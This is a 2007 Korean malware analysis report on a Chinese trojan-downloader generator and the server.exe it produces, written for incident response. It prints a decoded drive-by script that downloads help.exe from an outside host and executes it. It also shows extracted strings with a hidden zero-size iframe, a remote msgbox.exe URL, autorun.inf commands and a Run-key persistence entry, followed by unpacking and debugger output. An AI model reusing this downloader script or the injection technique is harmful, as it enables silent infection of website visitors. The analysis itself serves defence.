
Download Trojan Generator Analysis

July 2, 2007

n0fate@xstone.org

Warning

본 문서는 침해 대응 목적으로 제작되었습니다. 본 문서를 예방의 목적으로만 사용해주기를 바라며 문서에 기술되어 있는 프로그램을 이용한 **불법적인 행위에 대해서 저자는 책임을 지지 않습니다.** 본 문서를 사용하는 것은 이러한 내용에 동의함을 의미합니다.

Copyright

본 문서의 모든 권리는 저자에게 귀속됩니다.

본 문서의 배포는 비상업적인 목적인 경우에 한하여 다음의 제약 조건 하에 허락됩니다.

1. 본 문서의 상업적인 이용을 금합니다.
2. 본 문서의 배포 시 원형을 유지해야 하며 저자의 동의 없는 수정은 허락되지 않습니다.
3. 본 문서를 배포 하는 경우 반드시 출처를 명시하여야 합니다.
4. 기타의 사항은 일반적인 저작권법을 따릅니다.

Document History

Version	Release Date	Amendent Contents
Ver 1.0	2007-07-02	Release

목 차

I. 개요	1
1. 사건 발생.....	1
II. 牛 X 下载者 生成器 분석	2
1. 사전 작업.....	2
2. 분석 준비.....	3
3. SERVER.EXE 분석	8
4. SVSHOST.EXE 분석	15
5. LCG.EXE 분석.....	23
III. 예방 대책.....	24
1. 꾸준한 보안 패치	24
2. 홈페이지 파일 업로드 취약점 제거	24
3. 사이트 차단	24
4. 지속적인 모니터링	24

그 림 목 차

그림 1 - 악성코드가 감염된 사이트 접속시 다운로드 되는 help.exe.....	1
그림 2 - 파일 내부에 위치한 iframe태그	2
그림 3 - inc.htm	2
그림 4 - inc.htm 스크립트 디코딩 결과.....	3
그림 5 - 구글링 중 찾아낸 페이지.....	4
그림 6 - 파일구성.....	5
그림 7 - 牛 X 下载者 生成器 07.6.18.exe	5
그림 8 - 생성된 server.exe의 형태.....	6
그림 9 - server.exe 실행결과.....	6
그림 10 - 실행결과 생성되는 파일들.....	7
그림 11 - 완벽하게 일치하는 파일 3개의 HASH값	8
그림 12 -PEiD를 이용한 확인.....	8
그림 13 - UPX Unpacking 실시	9
그림 14 - API확인	9
그림 15 - Strings내용	10
그림 16 - OllyDBG디버깅 실시	10
그림 17 - 같은 호출 주소를 가지고 있는 모습.....	11
그림 18 - 시스템디렉터리 경로 획득.....	11
그림 19 - CopyFile API	12
그림 20 - CopyFile이 수행된 후 생성된 SVSH0ST.EXE 파일.....	12
그림 21 - SVSH0ST를 실행하는 부분.....	13
그림 22 - SVSH0ST.EXE가 실행되는 모습	13
그림 23 - 자기자신을 삭제하기 위해 server.bat을 생성.....	14
그림 24 - server.bat 파일 내용	14
그림 25 - 실행된 server.bat	15
그림 26 - 파일명비교루틴.....	15
그림 27 - CreateMutex.....	16
그림 28 - REGexe파일을 이용하여, 시작프로그램에 등록.....	16
그림 29 - 레지스트리에 자기자신을 등록.....	17
그림 30 - 익스플로러의 시작페이지 수정.....	17
그림 31 - 변경된 시작페이지.....	18
그림 32 - SetTimer를 이용.....	18

그림 33 - msgbox.exe다운로드(URLDownloadToFile API).....	19
그림 34 – msgbox가 실행된 모습	19
그림 35 - iframe삽입을 위한 파일명 대조	20
그림 36 - iframe삽입함수 호출부	20
그림 37 - iframe태그삽입루틴	21
그림 38 - iframe태그가 삽입된 모습	21
그림 39 - 메시지 루프.....	22
그림 40 - SVSH0ST.EXE를 실행	23

I. 개요

1. 사건발생

5 월, 6 월에 국내 몇몇 사이트에 동일한 형식의 악성코드가 발견되었다.

이 악성코드는 웹 소스에 `iframe` 태그를 삽입하여 공격자 사이트의 파일을 다운로드 하는 방식으로 두 가지 악성코드가 공통점을 가지고 있었다.




그림 1 – 악성코드가 감염된 사이트 접속시 다운로드 되는 `help.exe`

실제적으로는 스크립트를 이용하여 처리하므로, 위의 화면처럼 육안상으로는 보이지 않는다.


iframe태그란

`iframe`태그는 `HTML`의 영역을 한 프레임으로 보았을 때 프레임 내부에 다른 프레임을 넣는 방식이다. 즉, `HTML`페이지 두 개가 한 화면에 출력되도록 해주는 것이다. 국내의 거의 모든 사이트가 이 방식을 사용하여 사이트를 운영하고 있다.

문제는 이 태그방식을 악용하여 화면상에는 보이지 않게(`width`와 `height`값을 0을 준다.) 다른 일을 꾸밀 수 있게 하는 문제를 가지고 있다.

이 문서는 이 `help.exe` 파일 및 이 파일의 실행을 도와주는 프로그램(牛 X 下载者 生成器)을 분석하여, 해당 프로그램으로 인한 사고를 예방하는데 초점을 맞추도록 하겠다.

이 부분에서 보면 eval(Q(36)+Q(55)+.....)형식으로 이루어진 코드를 볼 수 있다. 코드만 딱 보면 아스키코드라는 것을 직감적으로 알아내고, 디코딩을 실시, 아래와 같은 모습을 볼 수 있었다.



```
1 function gn(n)
2 {var number = Math.random()*n;
3 return '~temp'+Math.round(number)+'.exe';
4 }
5
6 try{dl='http://www.virtdown.com/help.exe';
7
8 var df=document.createElement("object");
9
10 df.setAttribute("classid","clsid:BD96C556-65A3-11D0-983A-00C04FC29E36");
11
12 var x=df.CreateObject("Microsoft.XMLHTTP");
13 var S=df.CreateObject("Adodb.Stream");
14 S.type=1;
15 x.open("GET", dl,0);
16 x.send();
17 fname1=gn(10000);
18 var F=df.CreateObject("Scripting.FileSystemObject");
19 var tmp=F.GetSpecialFolder(0);
20 fname1= F.BuildPath(tmp,fname1);
21 S.Open();S.Write(x.responseBody);
22 S.SaveToFile(fname1,2);S.Close();
23 var Q=df.CreateObject("Shell.Application");
24 Q.ShellExecute(fname1,"","","open",0);
25 }catch(i){i=1;}
```

그림 4 - inc.htm 스크립트 디코딩 결과

코드의 내용을 보면 알 수 있지만, <http://www.virtdown.com/help.exe> 파일을 받아와서, 이 파일을 실행(ShellExecute)하라는 내용임을 알 수 있다.

2. 분석준비

위 사이트에서 자동으로 다운로드를 실시, 실행하는 help.exe 파일의 방식은 메뉴판닷컴의 1.eXe와 동일한 형식의 공격 루틴을 가지고, 단지 이 둘의 실행파일(help.exe, 1.eXe)만이 다른 기능을 하고 있었다. 그래서 둘이 있을지도 모른다는 생각에 구글링을 실시하던 중, 한 중국 사이트에서 아래와 같은 화면을 볼 수 있었다.



그림 5 - 구글링 중 찾아낸 페이지

위 글에서도 친절하게 설명했듯이, 이 프로그램은 download trojan 을 감염시키도록 도와주는 역할을 한다. 두 번째 그림을 보면 iframe 태그 삽입부터 시작해서, 뭔가 위의 패턴과 상당히 유사한 설정을 해준다는 것을 확인하였고, 이 정보를 기반으로 해당 프로그램을 구할 수 있었다.



그림 6 – 파일구성

프로그램 파일 구성은 위의 5 개의 파일 이었으며, 실제로는 牛 X 下载者 生成器 07.6.18.exe 파일만 있어도 동작한다. 프로그램을 실행해보면 세 곳의 입력박스를 가지고 있음을 확인할 수 있다.




그림 7 - 牛 X 下载者 生成器 07.6.18.exe

프로그램의 내용을 확인한 후, 이 프로그램의 시나리오를 따져보면 아래와 같다.

1. 생성하는 exe 파일을 실행 시, 이 경로에서 파일을 다운로드하고, 다운로드 한 파일을 실행시킨다.
2. 감염 PC 의 IE 익스플로러 브라우저의 homepage 를 설정한다.

3. 웹서버의 웹소스 아래에 iframe 태그를 삽입시킨다.

이제 이 프로그램을 직접 사용하여, 어떤 일을 벌이는지 알아보도록 하자.




그림 8 - 생성된 server.exe의 형태

우선은 파일의 패턴을 확인한 후 디버깅 분석작업을 실시하는 것이 편리하기 때문에 winalysis 를 이용해서 어떤 변화가 생기는지 확인 하였다.




그림 9 - server.exe 실행결과

실행 후 레지스트리가 2 개 수정되고 새로운 파일이 4 개 생성 됐다는 모습이 보인다.

또한 위에 1 번에 지정해 준, msgbox.exe 파일이 실행 된 모습을 볼 수 있다. 그러면 파일과 무시해도 좋다고 하지만, 레지스트리의 변화도 살펴 보아야 한다.

확인해 보면 파일에는 C:\와 C:\windows\system32\에 autorun.inf 와 lcg.exe, SVSHOST.EXE 파일을 생성하는 것을 확인할 수 있다.




그림 10 - 실행결과 생성되는 파일들

파일들이 새로 생성되지만, 레지스트리는 폴더 내부에 프로그램 생성으로 인한 수정시간 재설정 정도의 변화만이 일어나는 모습을 볼 수 있다.

생성된 파일과 기존파일들은 한 폴더에 넣어놓고 보니 같은 파일사이즈를 가지고 있음을 확인하고, 혹시라도 같은 파일일까라는 생각에 HASH 값을 비교해 보았다.




그림 11 - 완벽하게 일치하는 파일 3개의 HASH값

그러면 server.exe 파일은 어떠한 기능을 가지는지 알아볼 필요가 있다.

3. server.exe 분석

Server.exe 를 PEID 로 패킹여부 확인.




그림 12 -PEiD를 이용한 확인

PEiD 로 확인한 결과 UPX 를 사용함을 알 수 있었다.

```
C:\WINDOWS\system32\cmd.exe

C:\Wupx300w>upx -l server.exe

      Ultimate Packer for eXecutables
      Copyright (C) 1996,1997,1998,1999,2000,2001,2002,2003,2004,2005,2006,2007
      UPX 3.00w      Markus Oberhumer, Laszlo Molnar & John Reiser   Apr 27th 2007

-----
File size      Ratio      Format      Name
-----
52224 ->      25600      49.02%      win32/pe      server.exe

C:\Wupx300w>upx -d server.exe

      Ultimate Packer for eXecutables
      Copyright (C) 1996,1997,1998,1999,2000,2001,2002,2003,2004,2005,2006,2007
      UPX 3.00w      Markus Oberhumer, Laszlo Molnar & John Reiser   Apr 27th 2007

-----
File size      Ratio      Format      Name
-----
52224 <-      25600      49.02%      win32/pe      server.exe

Unpacked 1 file.

C:\Wupx300w>
```

그림 13 - UPX Unpacking 실시

UPX 를 이용, 언패킹을 실시한 후 우선 IDA 를 이용하여 해당 파일이 어떤 API 를 사용하는지와 전체적인 내용파악을 위한 파일점검을 실시하였다.




그림 14 - API확인

The screenshot shows the IDA Pro interface with the following assembly code:

Address	Length	Type	String
CODE:0...	00000065	C	<IfAmE src=http://72.16.1.15/test.htm width=0 height=0></IfAmE>
CODE:0...	00000065	C	http://72.16.1.15/msgbox.exe
CODE:0...	00000065	C	http://72.16.1.15/
CODE:0...	00000011	C	덱_^[Y]환쯔명?
CODE:0...	00000005	C	open
CODE:0...	00000005	C	open
CODE:0...	00000018	C	shell\open\\Command=lcg.exe
CODE:0...	00000015	C	shell\open\\Default=1
CODE:0...	0000001E	C	shell\explore\\Command=lcg.EXE
CODE:0...	00000009	C	iexplore
CODE:0...	00000005	C	open
CODE:0...	00000050	C	ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run \v svchost /T REG_SZ /D

Red Korean text annotations are present:

- 'Setting한 내용' (Content set) is written next to the instruction at address CODE:0... with offset 00000065.
- '자동 실행에 추가하는 내용' (Content added to automatic execution) is written next to the instruction at address CODE:0... with offset 00000050.

strings 확인 시에 나타나는 `iframe` tag 와 `msgbox.exe` 파일의 경로가 지정되어있는 모습을 확인할 수 있다. 또 다른 정보도 많이 가지고 있지만, 크기상, 따로 파일(`server_strings.txt`)을 첨부해서 확인할 수 있도록 하겠다. 이제 직접적인 디버깅을 실시해보자.



윗 부분은 최초 lcg 파일의 생성부분이다. 이 부분은 현재 자신을 생성시키는 프로세스와 생성할 lcg.exe 파일이 동일하면 main 함수로 리턴 시키는 함수이다. 또한 SVSH0ST.EXE 도 같은 방식의 테스트를 실시한다.

0040A626	8B45 EC	MOV EAX,DWORD PTR SS:[EBP-14]	ASCII "log.exe"	EIP 0040A6B1 server.0040A6B1
0040A629	BA F0A74000	MOV EDX,0040A7F0		C 0 ES 0023 32bit 0(FFFFFFFF)
0040A62E	E8 E59BFFFF	CALL 00404218		P 1 CS 001B 32bit 0(FFFFFFFF)
0040A633	75 5F	JNC SHORT 0040A694		
0040A6A9	8B45 04	MOV EAX,DWORD PTR SS:[EBP-2C]	ASCII "SVSH0ST.EXE"	0 0
0040A6AC	BA 14A84000	MOV EDX,0040A814		0 0 LastErr ERROR_FILE_NOT_FOUND (00000000)
0040A6B1	E8 629BFFFF	CALL 00404218		EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
0040A6B6	BE84 00000000	J# RND0754		

그림 17 - 같은 호출 주소를 가지고 있는 모습

즉 혹시라도 하나의 파일이 삭제되더라도, 새롭게 생성되는 파일 2 개간에 서로를 생성시켜주는 부분을 넣어둔 것이다. 현재 상황에서는 server.exe 가 생성 시키므로 Jump 를 실시하지 않는다.

Address	Hex dump	Disassembly	Comment	Registers (FPU)
00408E70	53	PUSH EBX		EAX 00000013
00408E71	81C4 F8FEFF	ADD ESP,-108		ECX 00000013
00408E77	8BD8	MOV EBX,EAX		EDX 7FFB0000
00408E79	68 04010000	PUSH 104	BufSize = 104 (260.)	EBX 0012FF8C
00408E7E	0D424 04	LEA EAX,DWORD PTR SS:[ESP+4]	Buffer	ESP 0012FE54 ASCII "C:\WINDOWS\system32"
00408E82	58	PUSH EAX		EBP 0012FF00
00408E83	E8 E8C1FFFF	CALL <JMP.&KERNEL32.GetSystemDirectoryA	GetSystemDirectoryA	ESI FFFFFFFF
00408E88	8BC3	MOV EAX,EBX		EDI 7C940738 ntdll.7C940738
00408E8A	8BD4	MOV EDX,ESP		EIP 00408E88 server.00408E88
00408E8C	B9 05010000	MOV ECX,105		C 0 ES 0023 32bit 0(FFFFFFFF)
00408E91	E8 0AB2FFFF	CALL 00404000		P 1 CS 001B 32bit 0(FFFFFFFF)
00408E96	8B03	MOV EAX,DWORD PTR DS:[EBX]		A 0 SS 0023 32bit 0(FFFFFFFF)
00408E98	E8 2FB2FFFF	CALL 004040CC		Z 1 DS 0023 32bit 0(FFFFFFFF)
00408E9D	8B13	MOV EDX,DWORD PTR DS:[EBX]		S 0 FS 0038 32bit 7FFDF000(FFF)
00408E9F	807C02 FF 5C	CMF BYTE PTR DS:[EDX+EAX-1],5C		T 0 GS 0000 NULL
